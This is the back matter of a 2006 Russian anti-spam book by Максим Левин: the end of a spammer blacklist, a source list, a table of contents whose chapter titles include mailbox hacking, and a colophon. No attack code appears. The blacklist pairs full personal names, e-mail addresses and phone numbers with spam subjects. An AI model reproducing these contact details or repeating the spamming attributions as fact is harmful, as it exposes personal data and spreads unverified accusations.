www.goldendragon.ru, goldendragon2@yandex.ru

Re: Беспроводные сети... проектирование и монтаж беспроводных локальных сетей...

Wlan1000@yandex.ru, moswlan@hotmail.com, wlan1000@netscape.net, <http://wlan.pp.ru>, +7 (905) 713-03-31

Самые дешевые и качественные E-Mail рассылки

qmcecia@rol.ru, <http://64.46.116.19/>

Re(2): Заказ от 18.05.2003, Вода KingWater — лидер на Московском рынке воды

fqhccsq@e-mail.ru, 101-3019, 317-48-45, 317-49-45

Оборудование деревообрабатывающее, для производства мебели, заточное, дереворежущий инструмент, электроинструмент

Славянский Двор <sfjnub@email.ru>, SlayD@seznam.cz

MP3, концерты, тусовки!!! На нашем сайте: mp3, афиша, фотографии, review, форум и многое другое!

<http://genezisaudio.cjb.net>, nurlly <nurlly@sellgren.com>

Milinda, сегодня нужно сыграть в сикбо

Milinda <zarva@front.ru>, <http://yandex.ru/yandsearch?text=%F1%E8%EA%E1%E1>

Ты слышал про программу FastMailer? Нет? Тогда ищи описание в поисковиках!

tkzugxt@hotmail.com

ОПТИМИЗАЦИЯ НАЛОГООБЛОЖЕНИЯ, Приглашаем Вас посетить семинары Международного Центра Обучения

cikakij@allergist.com, cibecuzi@myself.com, КЛИМОВА МАРИНА АРКАДЬЕВНА, ГУДКОВ ФЕДОР АНДРЕЕВИЧ, МЕДВЕДЕВ АЛЕКСАНДР НИКОЛАЕВИЧ, 207-26-21, 789-81-90, 772-92-46, <http://www.studycenter.ru>

LIKAB & Co — услуги в области строительства

LIKAB & Co <123123123@mail.ru> (LIKAB & Co), Ген. директор О.А. Карпов: 268-4280; 705-9285 а6.51919, ok@likab.com, www.likab.com

Семинары по логистике!

www.mclog.ru, MCLOG <gfnlk@yahoo.com>, Международный центр логистики ГУ-ВШЭ, (095) 152-0971, (095) 152-1171, (095) 152-0631

Туры для самых взыскательных клиентов!

TOUR knnpmwk@yahoo.com, Туристическая Компания «ИЛОНА», Тел. (095)728- 27- 41

Рассылки от профессионалов!

(095) 518-40-69 или (095) 518-40-70

Пришло время делать сайты

5 0 8 _66 _19, 9 2 3 _89 _41

Почтовая рассылка — всегда точно в цель!

<http://www.mrpost-man.ru>, Тел.: (095) 741-22-91

Разноцветные пакеты с вашей символикой от 4 руб 20 коп за штуку

xuzabav@catlover.com, yenoqef@hairdresser.net, телефон: 721-9266

Improve your life-style: learn English, Английский разговорный с преподавателями из США

Тел. 238-33-86, 778-98-94, 411-02-32; American Language Center <xjknigik@email.ru>, <sfmxydy@galamail.com>, <qkxynee@yahoo.com>, <cknfnhm@yandex.ru>

10 кг. за неделю — это просто!!!

Vfur <vfur@list.ru>, м. Цветной бульвар, ул. Садовая-Самотечная, д. 15/1, с 8:00 до 22:00, без выходных, 789-6941; 789-6942

Уникальный пакет PROMO-BASE, в который включено все необходимое для самостоятельной полномасштабной рассылки

Promo-Base <msqqkj@abuse.net>, Promo-Base <uwkbin@abuse.net>, promobase@seznam.cz

email реклама Вашей фирмы

REKLAMA <axavtnkr@yahoo.com>, Adrr@seznam.cz, ICQ — 225508744

Список использованных материалов

Учебник по FTP

Стояновский А.

<http://amber777.chat.ru>

MAIL — взлом и безопасность

Virus (card@hacknow.org).

Трудное рождение

Дмитрий Торопов toropovd@osp.ru.

Не подпускайте к себе Web-шпионов

Стив Басс

Борьба за сетевую неприкосновенность

Стив Басс

Кто ты такой?

Анита Карве

Алгоритм шифрования с открытыми ключами

Дмитрий Ганьжа

Советы начинающему спаммеру

Чернухин Евгений <http://www.pocherk.ru>

Червивая почта и порноспам

Владислав Михайлов www.softterra.ru

Некоторые методы технического взлома почтового ящика с WWW-интерфейсом (на примере www.mail.ru)

A.V. Komlin avkvladru@netscape.net

Взлом мыла (user manual)

zLOB

<http://zlob.bos.ru>

Шифруемся

Анатолий Ремнев

Маленькие хитрости твоего мыла

Крис Касперски

Грамотная обработка почты — реальный способ защиты от спама

Александр Михайлов

Материалы электронного оффлайн-журнала «АнтиСПАМ»

www.antispam.tut.ru

Ловим почтового бандита

Антон Орлов

Спам и вирусы

Александр Поляк-Брагинский

Содержание

Часть 1. Электронная почта в Интернете

Глава 1. Введение	3
Глава 2. Принципы организации	4
Глава 3. Оптимальный выбор почтового клиента	6
Глава 4. Получение E-Mail	7
Глава 5. Отправка E-Mail	9
Глава 6. Ваш второй адрес	11
Глава 7. Идентификация пользователя по E-Mail	13
Глава 8. 10 лучших способов стать жертвой спама	16

Часть 2. Спам и с чем его «едят»

Глава 1. История возникновения термина «спам»	18
Глава 2. Сколько лет спаму?	20
Глава 3. Несанкционированная рассылка	20
Глава 4. Коммерческая почта	21
Глава 5. Спам — это коммерческое сообщение, рассылаемое по Интернету	23
Глава 6. Спам как мощный двигатель торговли	26
Глава 7. Способы рассылки	30
Глава 8. Как работать со спамом?	33
Глава 9. Виды спама	36
Глава 10. Борьба со спамом	38
Глава 11. Спам в России	48
Глава 12. Обзор персональных программ фильтрации спама	54
Глава 13. Спаммер в России больше, чем спаммер... ..	68
Глава 14. Грамотная обработка почты — реальный способ защиты от спама	71

Глава 15. Как защитить почтовые адреса на веб-странице от роботов-сборщиков	94
Глава 16. Ловим почтового бандита	96
Глава 17. Спам и вирусы	103

Часть 3. Безопасность E-mail

Глава 1. Необходимость в защите	108
Глава 2. Защита от спама	110
Глава 3. Не подпускайте к себе Web-шпионов	121
Глава 4. Борьба за сетевую неприкосновенность	123
Глава 5. Анонимный remailer	125
Глава 6. Подмена IP-адреса при отправке e-mail	129
Глава 7. IP-адрес: определение, сокрытие, последствия	129
Глава 8. Чужое мыло — путь к паролям!	133
Глава 9. Защита ICQ	137
Глава 10. Как найти расшаренные ресурсы в сети с помощью ICQ и ISOAQ	138
Глава 11. Некоторые методы технического взлома почтового ящика	141
Глава 12. Захват чужого мыла	148
Глава 13. Маленькие хитрости твоего мыла	153
Глава 14. Простая система защиты почтовых ящиков	159
Глава 15. Хакерское программное обеспечение для ICQ	164
Глава 16. Взлом мыла (user manual)	165

Часть 4. Безопасная Windows XP

Глава 1. Физическая защита	175
Глава 2. Администрирование учетных записей	175
Глава 3. Защита файлов и каталогов (папок)	178
Глава 4. Защита реестра	180
Глава 5. Безопасность сервера SMB	181
Глава 6. Безопасность сервера IIS	182

Глава 7. Аудит184

Глава 8. Службы безопасности188

Часть 5. Шифрование и безопасность

Глава 1. Тонкости работы с E-mail192

Глава 2. Кто ты такой?197

Глава 3. Алгоритм шифрования с открытыми ключами206

Глава 4. Шифруемся208

Глава 5. Программа CryptoMania — одно из надежных средств защиты информации217

Часть 6. File Transfer Protocol

Глава 1. Один из способов передачи информации222

Глава 2. Переписываем файлы223

Глава 3. Шаблоны групповых операций225

Глава 4. Каталоги226

Глава 5. Формирование адреса228

Глава 6. Команды230

Глава 7. FTP-mail232

Глава 8. Работа с FTP в среде WWW233

Глава 9. Советы по использованию FTP237

Приложения

Microsoft Outlook 2003240

Настройка фильтров против спама в TheBat275

Антиспамовое программное обеспечение281

Команды протокола SMTP293

Коды возврата SMTP295

Список терминов по FTP296

Черный список спаммеров299

Список использованных материалов315

Научно-популярное издание

Левин Максим

Антиспам без секретов

Практические рекомендации по борьбе
с нелегальной рассылкой по электронной почте

Главный редактор *Б. К. Леонтьев*

Оригинал-макет *И. В. Царик*

Художественный редактор *М. Л. Мишин*

Технический редактор *К. В. Шапиро*

Корректор *О. В. Свитова*

Подписано в печать 20.04.2006. Формат 60х90/16.

Гарнитура «Ньютон». Бумага офсетная. Печать офсетная.

Печ. л. 20. Тираж 3000.